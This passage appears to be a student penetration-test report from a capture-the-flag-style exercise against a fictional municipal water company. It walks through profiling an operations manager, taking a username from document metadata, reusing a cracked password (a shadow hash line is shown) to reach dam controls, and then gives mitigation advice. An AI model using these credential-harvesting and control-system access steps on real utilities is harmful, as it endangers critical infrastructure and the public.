


Chlorine	Lead	Copper	Salinity
0.93 ppm	1.1 ppb	0.142 ppm	87 ppm

Figure P4: Operation's Manager HMI Portal Location

4.4 HMI Portal Invalid Login Attempt

Upon attempting to log into the HMI Portal found on link, https://water-hmi.cyberapolis.gov/login (Figure P5), the system denied the same log in and password I originally used.



~~https~~://water-hmi.cyberapolis.gov/login

Invalid login attempt.


Username: wsanders

Password:

Figure P5: HMI Portal Invalid Login/Password

4.5 Operation Manager's Second Account

With the understanding that the HVI Portal can only be accessed after the user has logged in, it became clear that the second portal contained a different log in and password. However, none of this information appeared with the usernames and passwords. To locate any possible password combination, I referred back to the personal information I had already collected on the HVI (Figure P6).



```
HVI

FULL NAME
William A Sanders
DATE OF BIRTH
10/23/2000
WilliamASanders@water.cyberapolis.gov
wsanders@cmail.website
DATE OF BIRTH
04/25/1962
508-687-2852
2474 Randolph Street
water-hmi.cyberapolis.gov
water.admin
```

https://water-admin.cyberapolis.gov/mail

WebMail

From	Subject	Preview	Received
Portia Jonsson	Lunch Today	Carmen and I are grabbing Nico's today for lunch. The menu can b...	Jun 27
George Webb	Quarterly Review	Hello William, Please fill out the attached worksheet before your re...	Jun 27
Oscar Marrero	RE: Inbox Spam	William, Thanks for letting me know. I'll tweak some of the spam-filt...	Jun 27
Match Finder	Never be alone again	There are thousands of eligible women in your area just dying to tal...	Jun 27
Better-U	Lose Weight Fast!	Our patented formula is based on an ancient Chinese herbal blend ...	Jun 27
Rita Powell	Missing Timesheets	We are still missing timesheets from last week for a number of you...	Jun 27
Luca McMorran	Sick Daughter	Katie spent most of the night throwing up so I'm going to stay home...	Jun 27
Nima Vera	Employee Appreciation...	Hey guys, it's that time of year again! In honor of all your hard work...	Jun 26
Concerned Friend	Performance Proble...	One pill is all it takes to change your life! You will see results within ...	Jun 26
James Lane	Late	I'm having car trouble and will be in as soon as I can.	Jun 26

© 2024 - CyberWater

jobsite.com

Save password?

Username: WilliamASanders@water.cyberapolis

Password: 2474 Randolph Street

Passwords are saved to Google Password Manager on this device.

WilliamASanders@water.cyberapolis.gov

Discover Jobs Near You

Figure P6: Accumulated HVI Data

4.6 Metadata Hint Leads to Credentials

Upon reexamining the company website, I found that a PDF was available for download by navigating from the homepage link, http://water.cyberapolis.gov/ (Figure P7), found in the "ABOUT US" tab, and then clicking on "REPORTS" (Figure P8). Found in this PDF document, the username, "sandersw" is found (Figure P9).





Figure P7: Homepage Reports Section


Not secure water.cyberapolis.gov/index.php/about-us/reports/

Recent download history

BillsWaterReport-4 (6).docx
Insecure download blocked
Keep

Full download history

CyberApolis Municipal Water

ABOUT US CARE

Reports

Understanding the Safe Drinking Water Act
CYBER WATER
Annual Report
USGS
science for a changing world
Watershed Regressions for Pesticides (WARP)

EPA SAFE DRINKING WATER ACT

Provides an overview of the act, its implementation, and related topics to the Safe Water Drinking Act.

ANNUAL REPORT

We welcome everyone to review this year's annual report.

WATERSHED REGRESSIONS FOR PESTICIDES


View a Map produced by the USGS for "Predicting Pesticides in Streams and Rivers: Where is Water-Quality at Risk?"

FOLLOW US ON OUR SOCIAL MEDIA ACCOUNTS

© University of Arizona 2017

About Us Careers News Pay Your Bill

Figure P8: Report Download


Related Dates

Last Modified	9/22/2016 11:21 PM
Created	9/22/2016 11:20 PM
Last Printed	


Related People

Manager	None
Author	sandersw
Last Modified By	jhaug

Figure P9: Metadata Hint Leads to Credentials

4.7 HVI Login Portal Access

With the new username, I was able to also use the previous password to gain access to the Dam's controls pm link, https://water-hmi.cyberapolis.gov/ (Figure P10). I was then able to close the floodgates and complete the objective.



CyberApolis Water Company

Signed in as sandersw Log off

Dam 1

System Status & Controls

SYSTEM HEALTH: GOOD
RESERVOIR LEVELS: 32%
FLOODGATES: OPEN

Warning: The floodgates should only be opened to divert water around the dam in case of an emergency or flood conditions. Failure to close them in a timely manner could cause damage to neighboring areas.

Figure P10: CyberApolis Municipal Water Dam Controls

5. Summary and Mitigation:

5.1 Summary of Security Setup

The breach at the CyberApolis Municipal Water company was a serious threat to the safety and security of the city. As a DHS security specialist, I was tasked with investigating the breach and identifying vulnerabilities that could be exploited by attackers. This report provides a detailed walkthrough of the steps and methodologies taken to successfully hack the company's system and close the dam's floodgates that were located on the Operation Manager's account. Although most of the system's security was flawed, a great procedure was utilized that caused me a lot of difficulty trying to gain access to the HMI Portal. The separation of privileged accounts. Infiltrating the dam's controls would have been much simpler had the Operation Manager's single login and password gave them access to both the employee portal and the HMI Portal. However, a portion of that difficulty also came down to insufficient coding that led to the HMI account not being logged properly into the system, as seen here:

```
Nov 22 17:35:35 water systemd-logind[723]: New session 11 of user ubuntu.
Nov 22 17:35:35 water sshd[5921]: lastlog_openseek: Couldn't stat /var/log/lastlog: No such file
or directory
```

Because this code attempted to log this information in a file that didn't exist, the account was almost completely invisible.

With that being said, the largest flaw found in the system is the default user being set as "root" (Figure SM1). This flaw is the reason the entire system is completely compromised. The user "root," "admin," or "superuser" has complete access to everything in the system. With enough knowledge, anyone who finds this access point, also known as a "back door" onto the server, can do almost anything they want to. The above log information is an example of what may be another user on the server that no one has noticed yet. An individual may have altered the code to remain almost invisible while being able to see and change anything linked to your system. A few examples I attached below.

5.2 Recommendations for Mitigation

My recommendation is to restore the system to its' default state with offline kept backups or rebuild the entire system from the ground up. The reason I defeated your system as quickly as I did is due to the default user being designated as the "root" user or a user with absolute control. To give credence to my recommendation, I provided examples of successful attacks against your private server that would take longer to find and fix than it would to start over. Once the system and updated security measures are put into place, I also recommend employee-focused educational training on cyber security preventative measures, system-enforced policies that require strong passwords, two-method authentication, forbidding the use of backdoors of any kind (whether accidental or intentional) into the server, input validation mechanisms put into place, and regular vulnerability assessments. I would also recommend regularly backing up critical data to ensure that important information is not lost if any type of breach or system failure were to happen. With these new standard operating procedures (SOP) in place, the probability of future successful breaches drops significantly.

6. Synopsis

1. What Username(s) did you find that could access the Employee Portal?
"wsanders" and "sandersw"

2. What password hash(es) did you find that could access the Employee Portal?
wsanders:$1$2kMh5/cp$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::

3. What password(s) were associated with the Employee Portal account?
"4runner"


4. Was there any metadata required to complete your task? If so, what was it and where did you find it?
Yes, I found the alternate user login for William Sanders. This meta data was found in the "REPORTS" section as a downloadable PDF called "BillsWaterReport-4.docx".

5. What vulnerabilities did you identify on the CyberApolis Water Company's website?
Remote OS Command Injection
Cross-Domain Misconfiguration
Format String Error
Vulnerable JavaScript Library
Directory Browsing (2)
Application Error Disclosure
Remote File Inclusion (RFI)
Cookie Without Secure Flag (3)
Cookie Without SameSite Attribute (1)
Incomplete or No Cache-control and Pragma HTTP Header Set
Content-Type Header Missing
X-Content-Type-Options Header Missing
Timestamp Disclosure - Unix

6. What Username(s) allows access to HMI Controls?
"sandersw"


7. What password(s) allows access to the HMI controls?
"4runner"

Provide a screenshot that verifies you closed the flood gates.



Warning: The floodgates should only be opened to divert water around the dam in case of an emergency or flood conditions. Failure to close them in a timely manner could cause damage to neighboring areas.

6. Appendix:



Pay Your Bill

We welcome you to convenient pay your bills online using our new and improved system.

